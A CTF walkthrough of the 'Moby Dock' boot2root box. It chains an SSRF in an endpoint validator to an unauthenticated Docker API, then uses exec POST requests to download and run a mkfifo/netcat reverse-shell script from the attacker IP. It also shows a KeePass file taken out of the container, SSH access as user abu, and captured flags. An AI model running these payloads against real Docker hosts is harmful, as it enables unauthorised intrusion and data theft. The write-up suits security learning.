


Hey Guys! Itz me DeadDroid...

Introduction


This is a writeup on the B2R: Moby Dock challenge from H7CTF 2025.



- It took me about whole afternoon in my sparetime, i think it was challenging enough to be great fun :)

Recon

```
~/Hack/CTF/H7_CTF/boot2root 1m 3s
> deadscan -i 10.10.30.140 -T
```



The DeadScan logo features the word "DEAD SCAN" in large, blocky letters with a circuit board texture. Below it, the author information "Author: DeadDroid" and "Version: 1.3" is displayed. A green dashed box contains the command-line output of the scan:


```
[ Starting Master Scan on Host 10.10.30.140... ]
[ Ports Range: 1 - 65535 ]
[ Scan Type: TCP Scan ]
[ Threads: 500 ]

[+] Port 22 is OPEN (got response)
[+] Port 8080 is OPEN (got response)

Open Ports 2: [22, 8080]

Time Taken in This Scan is 60.17192077636719 Seconds
```

- So i started with DeadScan. Its a tool for port scanning, you can check it out on my github. Found only 2 ports were open. SSH and a web server. Typical CTF Style Starting. We can't do much with ssh so i directly jumped to the web server.



The screenshot shows the H7Corp DevOps Portal interface. At the top, there's a navigation bar with links like Learning, CTF Challenges, Linux, Recon, Enum, Tools, Exploitation, Post Exp, Misc, Phishing, Zust Bin, chat GPT, Deepseek, BlackBox AI, Nemotron AI, Dashboard, Services, Endpoint Validator, and Documentation. The main area is titled "Infrastructure Overview" with a "LIVE" status indicator. It displays real-time monitoring and health status of all production services. Key metrics shown include:

- TOTAL SERVICES: 7 Monitored endpoints
- SYSTEM HEALTH: 99.8% Last 30 days uptime
- ACTIVE ALERTS: 0 No critical issues
- LAST UPDATED: 05:23:04 System time

Below this, there's a "Quick Actions" section with links to View Services (Service registry), Endpoint Validator (Test endpoints), and Documentation (API reference).

- It was a static looking site so i ran the feroxbuster in the background. Meanwhile i tried to explore the site pages and the endpoint validator page had something cool.

Custom Endpoint Validator DEVOPS ONLY

Test and validate service endpoints before adding them to the production registry

Endpoint Health Check

Validate that internal service endpoints are responding correctly. This tool performs connectivity tests and health checks against localhost services before they're added to the monitoring system.

⚠ Security Notice: This validator is restricted to localhost endpoints only for security purposes. External endpoint testing is disabled. Only authorized DevOps personnel should use this tool.

SERVICE ENDPOINT URL

`http://localhost:8080/health`

Examples: `http://localhost:8080/status`, `http://127.0.0.1:3000/health`

VALIDATE ENDPOINT

```
{
  "service": "h7corp-devops-portal",
  "status": "operational",
  "timestamp": "2025-10-20T05:26:35.014783",
  "uptime": "99.8%",
  "version": "2.8.1"
}
```

How It Works

Understanding the endpoint validation process

- 1. URL Validation:** The system validates that the provided endpoint uses localhost addresses only.
- 2. Security Checks:** Multiple security layers prevent SSRF attacks:

- The Endpoint Validator takes a url and get us response back but only for localhost (it is just said but we will verify.)
- This allowed us to enumerate other open ports on the server that are running locally. It tried to make a request attacker machine but it had some ssrf protections that only allowed to request the localhost, instead of bypassing that i started to enumerate internal services first. I got these services open.

3. Intruder attack of http://10.10.30.140:8080
Attack ▾
Save ▾
?

Results
Positions

Capture filter: Capturing all items
 Apply capture filter

View filter: Showing all items
⋮

Request	Payload	Status code	Response...	Error	Timeout	Length ▼	Comment
8090	8090	200	512			13696	
8080	8080	200	515			13635	
1000	1000	200	306			11620	
1001	1001	200	305			11620	
1002	1002	200	308			11620	
1003	1003	200	311			11620	
1004	1004	200	309			11620	
1005	1005	200	309			11620	

Request
Response
⋮

3. Intruder attack of http://10.10.30.140:8080
Attack ▾
Save ▾

Results
Positions

Capture filter: Capturing all items
 Apply capture filter

View filter: Showing all items
⋮

Request	Payload	Status code	Response...	Error	Timeout	Length ^	Comment
22	22	200	167			11594	
23	23	200	167			11594	
25	25	200	164			11594	
2375	2375	200	249			11596	
3306	3306	200	263			11596	
5432	5432	200	177			11596	
6379	6379	200	511			11596	
0		200	174			11616	

- So most of them didn't support http and we can't utilise ssrf to connect to them but the port 8080, 8090 and 2375 were running an http service. we know 8080 is the port of the web server. let's enumerate the other two ports.

AI Overview

 Listen

Port 2375 is used by the Docker daemon for remote management of containers, and port 8090 is commonly used as an alternative or supplementary HTTP port for web services.

Port 2375

- **Default Docker remote API:** By default, Docker listens on TCP port 2375 to allow for remote management of containers.

- there is Docker management HTTP API port on 2375. ig we can do a lot of things with it.

```
http://localhost:8090/ [red box]  
Examples: http://localhost:8080/status, http://127.0.0.1:3000/health  
  
VALIDATE ENDPOINT  
  


```
 .info {
 border-radius: 5px;
 }
 .info {
 background: #001a28;
 border: 1px solid #0066ff;
 padding: 15px;
 margin: 15px 0;
 border-radius: 5px;
 }
</style>
</head>
<body>
 <div class="header">
 <h1>H7Corp API Gateway</h1>
 <div class="subtitle">Internal Service Router | Version 1.0.3</div>
 </div>

 <div class="card">
 <h2>About This Service</h2>
 <p>The H7Corp API Gateway provides internal routing between microservices. This service is for internal use only and should not be exposed to external networks.</p>
 </div>

```


```

- the port 8090 is an internal api port. i started directory fuzzing on this port using intruder and started looking what we can do with that docker port.
 - <https://book.hacktricks.wiki/en/network-services-pentesting/2375-pentesting-docker.html> this hacktricks artical is a good starting point.

```
http://localhost:2375/version
Examples: http://localhost:8080/status, http://127.0.0.1:3000/health
VALIDATE ENDPOINT

{
  "Platform": {
    "Name": "Docker Engine - Community"
  },
  "Components": [
    {
      "Name": "Engine",
      "Version": "28.5.1",
      "Details": {
        "ApiVersion": "1.51",
        "Arch": "amd64",
        "BuildTime": "2025-10-08T12:17:03.000000000+00:00",
        "Experimental": "false",
        "GitCommit": "f8215cc",
        "GoVersion": "go1.24.8",
        "KernelVersion": "5.15.0-144-generic",
        "MinAPIVersion": "1.24",
        "Os": "linux"
      }
    }
  ]
}
```

- Got a lot of information from docker using the ssrf. i will only show the important ones.

output of `http://localhost:2375/info`

```
{
  "ID": "2a458437-0e5f-405b-b02e-18d42ff13706",
  "Containers": 1,
  "ContainersRunning": 1,
  "ContainersPaused": 0,
  "ContainersStopped": 0,
  "Images": 3,
  ],
  "Authorization": null,
  "Log": [
    "awslogs",
    "fluentd",
    "gcplogs",
    "gelf",
  ]
},
[ redacted ]
```

output of `http://localhost:2375/version`

```
{
```

```
"Platform": {
    "Name": "Docker Engine - Community"
},
"Components": [
{
    "Name": "Engine",
    "Version": "28.5.1",
    "Details": {
        "ApiVersion": "1.51",
        "Arch": "amd64",
        "BuildTime": "2025-10-08T12:17:03.000000000+00:00",
        "Experimental": "false",
        "GitCommit": "f8215cc",
        "GoVersion": "go1.24.8",
        "KernelVersion": "5.15.0-144-generic",
        "MinAPIVersion": "1.24",
        "Os": "linux"
    }
]
[ redacted ]
```

output of http://localhost:2375/containers/json

[redacted]

output of http://localhost:2375/images/json

[redacted]

output of http://localhost:2375/v1.51/system/df

```
{
    "Containers": [
        {
            "Id": "4a403d920c710b624b30673cacd2836ccfab8cc6d7a4e8a10594d9afa837e9c8",
        }
    ]
}
```

```
"Names": [
    "/pacman"
],
"Image": "busybox:latest",
"ImageID":
"sha256:0ed463b26daee791b094dc3fff25edb3e79f153d37d274e5c29369
23c38dac2b",
"Command": "sleep infinity",
"Created": 1760771942,
"Ports": [],
"SizeRootFs": 4429366,
"Labels": {},
"State": "running",
"Status": "Up 2 hours",
"HostConfig": {
    "NetworkMode": "bridge"
},
"Mounts": [
{
    "Type": "bind",
    "Source": "/tmp/.flag1.txt",
    "Destination": "/flag1.txt",
    "Mode": "ro",
    "RW": false,
    "Propagation": "rprivate"
},
{
    "Type": "bind",
    "Source": "/var/log/apt/archives",
    "Destination": "/var/cache/apt/archives",
    "Mode": "ro",
    "RW": false,
    "Propagation": "rprivate"
}
]
},
],
```

```
    "Volumes": [],
    "BuildCache": []
}
```

output of <http://localhost:2375/v1.51/containers/4a403d920c71/json>

```
{
  "Id": "4a403d920c710b624b30673cacd2836ccfab8cc6d7a4e8a10594d9afa837e9c8",
  "Created": "2025-10-18T07:19:02.05270663Z",
  "Path": "sleep",
  "Args": [
    "infinity"
  ],
  "State": {
    "Status": "running",
    "Running": true,
    "Paused": false,
    "Restarting": false,
    "OOMKilled": false,
    "Dead": false,
    "Pid": 1055,
    "ExitCode": 0,
    "Error": "",
    "StartedAt": "2025-10-18T07:19:02.160378733Z",
    "FinishedAt": "0001-01-01T00:00:00Z"
  },
  "HostConfig": {
    "Binds": [
      "/tmp/.flag1.txt:/flag1.txt:ro",
      "/var/log/apt/archives:/var/cache/apt/archives:ro"
    ],
    "ContainerIDFile": "",
    "LogConfig": {
      "Type": "json-file",
    }
  }
}
```

"Config": {}
},

- there was a lot of information. i can't put everything in here but i tried to paste the most important thing i found.
 1. the authentication is set to null means we can do most of the things without any creds.
 2. there is one container in running state that is `/pacman`.
 3. we can see the flag bind point is `/flag1.txt` and its read-only.
 4. there is one more mounted directory at `/var/cache/apt/archives` and its also read-only.
 - now that we know the `flag1` location. after reading some documentation and with the help of ai. i got that we can see any file using the `archive` endpoint in a running container.

SERVICE ENDPOINT URL

`http://localhost:2375/v1.51/containers/0d5c2a6f1cbc/archive?path=/flag1.txt`

Examples: `http://localhost:8080/status`, `http://127.0.0.1:3000/health`

VALIDATE ENDPOINT

flag1.txt000064400000000000000000000000000000007315075341676011015 0ustar0000000000000000H7CTFd0ck3r_4p1_3xp0s3d_with0ut_4uth_1s_d34dly_d4ng3r0us

- `http://localhost:2375/v1.51/containers/4a403d920c71/archive?path=/flag1.txt` this allowed me to get the first flag. 4a403d920c71
this is the first 12 characters of the container id "Id":
`"4a403d920c710b624b30673cacd2836ccfab8cc6d7a4e8a10594d9afa837e9c8"`.

Initial Access

- after getting the first flag i spent a lot of time on reading docker http api docs and using every other ai to get more information. i

got that there is no way to run commands on docker api using only GET method, we must use POST method and cause of limitation of SSRF, we could only send get requests.

- i tried to get all the files like `/etc/passwd` , `/etc/shadow` , etc but didn't got anything useful.
- eventually ! My directory fuzzing on the port 8090 revealed some endpoints.

1. `docs`
2. `request`
3. `proxy`

```
http://localhost:8090/docs

Examples: http://localhost:8080/status, http://127.0.0.1:3000/health

VALIDATE ENDPOINT

<h2>Service Architecture</h2>
<p>The API Gateway routes requests between internal microservices:</p>
<pre>
Client -> API Gateway (8090) -> Internal Services
                    |-- Metrics (9090)
                    |-- Cache (6379)
                    |-- Docker (2375) [Hidden]</pre>
</div>

<div class="card">
    <h2>Endpoint: /proxy</h2>
    <h3>Description</h3>
    <p>Routes GET requests to internal services</p>
    <h3>Parameters</h3>
    <pre>service (required) - Target service name
path (optional)      - Endpoint path within service</pre>
    <h3>Example</h3>
    <pre>GET /proxy?service=metrics&path=api/stats
Response: JSON data from metrics service</pre>
</div>
```

- i used proxy endpoint to query these services. the metrics and cache were not working or disabled. the docker was being accessed same as before.

```
http://localhost:8090/request?method=post&url=http://10.17.78.76/hi
```

Examples: <http://localhost:8080/status>, <http://127.0.0.1:3000/health>

VALIDATE ENDPOINT

```
<!doctype html>
<html lang=en>
<title>405 Method Not Allowed</title>
<h1>Method Not Allowed</h1>
<p>The method is not allowed for the requested URL.</p>
```

- the request endpoint was interesting cause i could make requests to my attacker machine. than i thought, can i send post requests. this holy epic endpoint allowed me to send post requests too using the method parameter.

```
~/Hack/CTF/H7_CTF/boot2root
> updog -p 80
[+] Serving /home/droid/Hack/CTF/H7_CTF/boot2root...
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on all addresses (0.0.0.0)
* Running on http://127.0.0.1:80
* Running on http://10.219.89.196:80
Press CTRL+C to quit
10.10.30.140 -- [20/Oct/2025 12:00:52] "GET /hi HTTP/1.1" 302 -
10.10.30.140 -- [20/Oct/2025 12:00:52] "GET / HTTP/1.1" 200 -
10.10.30.140 -- [20/Oct/2025 12:01:25] "POST /hi HTTP/1.1" 405 -
```

- Hurrayyy !!!** that's all we need to make post request to docker endpoint to run commands.
- to run commands we can make post request to this endpoint
http://localhost:2375/v1.51/containers/<container_id>/exec

```
http://localhost:8090/request?method=post&data={"AttachStdout":true,"AttachStderr":true,"Tty":false,"Cmd":["wget","http://10.17.78.76/shell.sh","-O","/tmp/shell.sh"]}&url=http://10.17.78.76/hi
```

Examples: <http://localhost:8080/status>, <http://127.0.0.1:3000/health>

VALIDATE ENDPOINT

```
{
  "Id": "23c960d784dfc329b3672519bd65c93138632d04e133de0bbad7faaa4c6c0fcbb"
}
```

- i used this request endpoint to create a command execution process on the docker via post request. i gave it the command to download a `shell.sh` file from our server. now copy the id that came in response.

- http://localhost:8090/request?method=post&data={"AttachStdout":true,"AttachStderr":true,"Tty":false,"Cmd":["wget","http://10.17.78.76/shell.sh","-O","/tmp/shell.sh"]}&url=http://localhost:2375/v1.51/containers/0d5c2a6f1cbexec

```
~/Hack/CTF/H7_CTF/boot2root
> cat shell.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.17.78.76 1234 >/tmp/f
```

- now that above request will only create the process. but to start the process, we need to use this request and we need to copy that id came in response and use it in this request.
- http://localhost:8090/request?method=post&data={"Detach":false,"Tty":false}&url=http://localhost:2375/v1.51/exec/23c960d784dfc329b3672519bd65c93138632d04e133de0bbad7faaa4c6c0fcbstart

```
http://localhost:8090/request?method=post&data={"Detach":false,"Tty":false}&url=http://localhost:2375/v1.51/exec/23c960d784dfc329b3672519bd65c93138632d04e133de0bbad7faaa4c6c0fcbstart
Examples: http://localhost:8080/status, http://127.0.0.1:3000/health

VALIDATE ENDPOINT
```

+Connecting to 10.17.78.76 (10.17.78.76:80)
saving to '/tmp/shell.sh'
fshell.sh 100% |*****| 79 0:00:00 ETA
'/tmp/shell.sh' saved

- it downloaded and now we can run it using sh cause i tried it with bash and it didn't worked.
- let's use the same method to run this.
- http://localhost:8090/request?method=post&data={"AttachStdout":true,"AttachStderr":true,"Tty":false,"Cmd":["sh","/tmp/shell.sh"]}&url=http://localhost:2375/v1.51/containers/0d5c2a6f1cbcexec
- again it will only create a process so to start it do the same, copy the id from response and use that id to start the process using this post request.
- http://localhost:8090/request?method=post&data={"Detach":false,"Tty":false}&url=http://localhost:2375/v1.51/exec/ac3d8cbf

```
a065eca02e4282352db1380d398bc0e920e52705c5b1e4cefb5264a1/start
```

The screenshot shows a web-based tool for testing service endpoints. At the top, there's a URL bar with the address `http://localhost:8090/request?method=post&data={"Detach":false,"Tty":false}&url=http://localhost:2375/v1.51/exec/ac3d8cbfa065eca02e4282352db1380d398bc0e920e52705c5b1e4cefb5264a1/sta`. Below it, examples of URLs are listed: `http://localhost:8080/status`, `http://127.0.0.1:3000/health`. A green button labeled "VALIDATE ENDPOINT" is visible. A red error message at the bottom states: "Error: Request timeout. Service is not responding within acceptable time."

- it gave us timeout but actually it hung in background and we know that means, most probably we got the shell.

```
~/Hack/CTF/H7_CTF/boot2root
> nc -lvpn 1234
listening on [any] 1234 ...
connect to [10.17.78.76] from (UNKNOWN) [10.10.30.140] 38539
/bin/sh: can't access tty; job control turned off
/ # id
uid=0(root) gid=0(root) groups=0(root),10(wheel)
/ #
```

- Let's goooooooooooooooo !!! we got the shell but wait, its docker and we need to get shell of the host machine to get the user flag. its docker escape timeeee.
- the first thing i did is to check what's in that other directory that we saw in the binds. that /var/cache/apt...something

```
ls/var/cache # -alh
total 12K
drwxr-xr-x    3 root      root        4.0K Oct 20 05:08 .
drwxr-xr-x    1 root      root        4.0K Oct 20 05:08 ..
drwxr-xr-x    3 root      root        4.0K Oct 20 05:08 apt
c/var/cache # d apt/archives
/var/cache/apt/archives # ls -alh
total 20K
drwxr-xr-x    2 root      root        4.0K Oct 16 05:45 .
drwxr-xr-x    3 root      root        4.0K Oct 20 05:08 ..
-rw-r--r--    1 root      root       9.8K Oct 16 05:45 .system.kdbx
/var/cache/apt/archives # |
```

- i found this `.system.kdbx` file and its a keepass database file. i copied it to my server using nc and base64. its pretty common way to transfer files.

- now at this point i was stuck. i didn't know the password and when i tried to brute force it. it was keepass v4 which uses argon2. the standard keepass2john binary doesn't support this version 40000 or v4.
- `git clone https://github.com/ivanmrsulja/keepass2john.git` i downloaded this tool from github but it didn't work too. neither the hashcat was supporting it nor the john. although the latest version of these tools supports keepass v4 but i was getting some weird salt error or something. i wasted more than 2 hours figuring out what to do to crack the hash but then i stopped.
- one thing was sure that we can't crack the hash. so i tried another tool called keepass4brute
`https://github.com/r3nt0n/keepass4brute` it manually tries 1 password at a time to brute force the password but it too didn't work.
- my mind was suffering from password guessing. i tried to make a custom wordlist of passwords from the site using cewl and took words from the docker access we got but nothing worked. then i went to tryhackme to terminate the machine and get some rest and i saw this.

Task 2 Initial Access

You've identified the initial vulnerability. Now break free and establish persistence on the host.




P.S. *expectopatronum expectopatronum expectopatronum rocks you into oblivion.*

Answer the questions below

What is the second flag?

- i tried these words and i got the password that is expectopatronum . uughh !!
- this made me mad and made me remember the madness. a similiar thing i did on thm in the room called madness TT



- i got an ssh private key of the user called abu btw he is one of the organiser

```
~/Hack/CTF/H7_CTF/boot2root
> ssh -i rsa abu@10.10.30.140
The authenticity of host '10.10.30.140 (10.10.30.140)' can't be established.
ED25519 key fingerprint is SHA256:q9L5SpKYLaa0JGHTbK2DNI08wj2cpwF3TrPHo+FcgYI.
This host key is known by the following other names/addresses:
  ~/ssh/known_hosts:148: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.30.140' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-144-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Mon Oct 20 07:19:57 UTC 2025

System load: 0.0          Processes:      109
Usage of /: 7.4% of 38.70GB  Users logged in:   0
Memory usage: 66%          IPv4 address for eth0: 10.10.30.140
Swap usage:  0%          

Expanded Security Maintenance for Applications is not enabled.

8 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Last login: Thu Oct 16 05:50:40 2025 from 192.168.56.1
abu@mobydock:~$ ls
Documents Downloads flag2.txt
abu@mobydock:~$ cat flag2.txt
H7CTFic0nt41n3r_br34k0ut_pr1v1l3g3d_3sc4p3_t0_h0st_succ3ssful}
abu@mobydock:~$ |
```

- so i got ssh access of abu user on the actual target machine and i got the second flag.
- its privesc timeeeeeee.

Privilege Escalation

```
abu@mobydock:~$ id
uid=1002(abu) gid=1002(abu) groups=1002(abu),999(docker)
abu@mobydock:~$
```

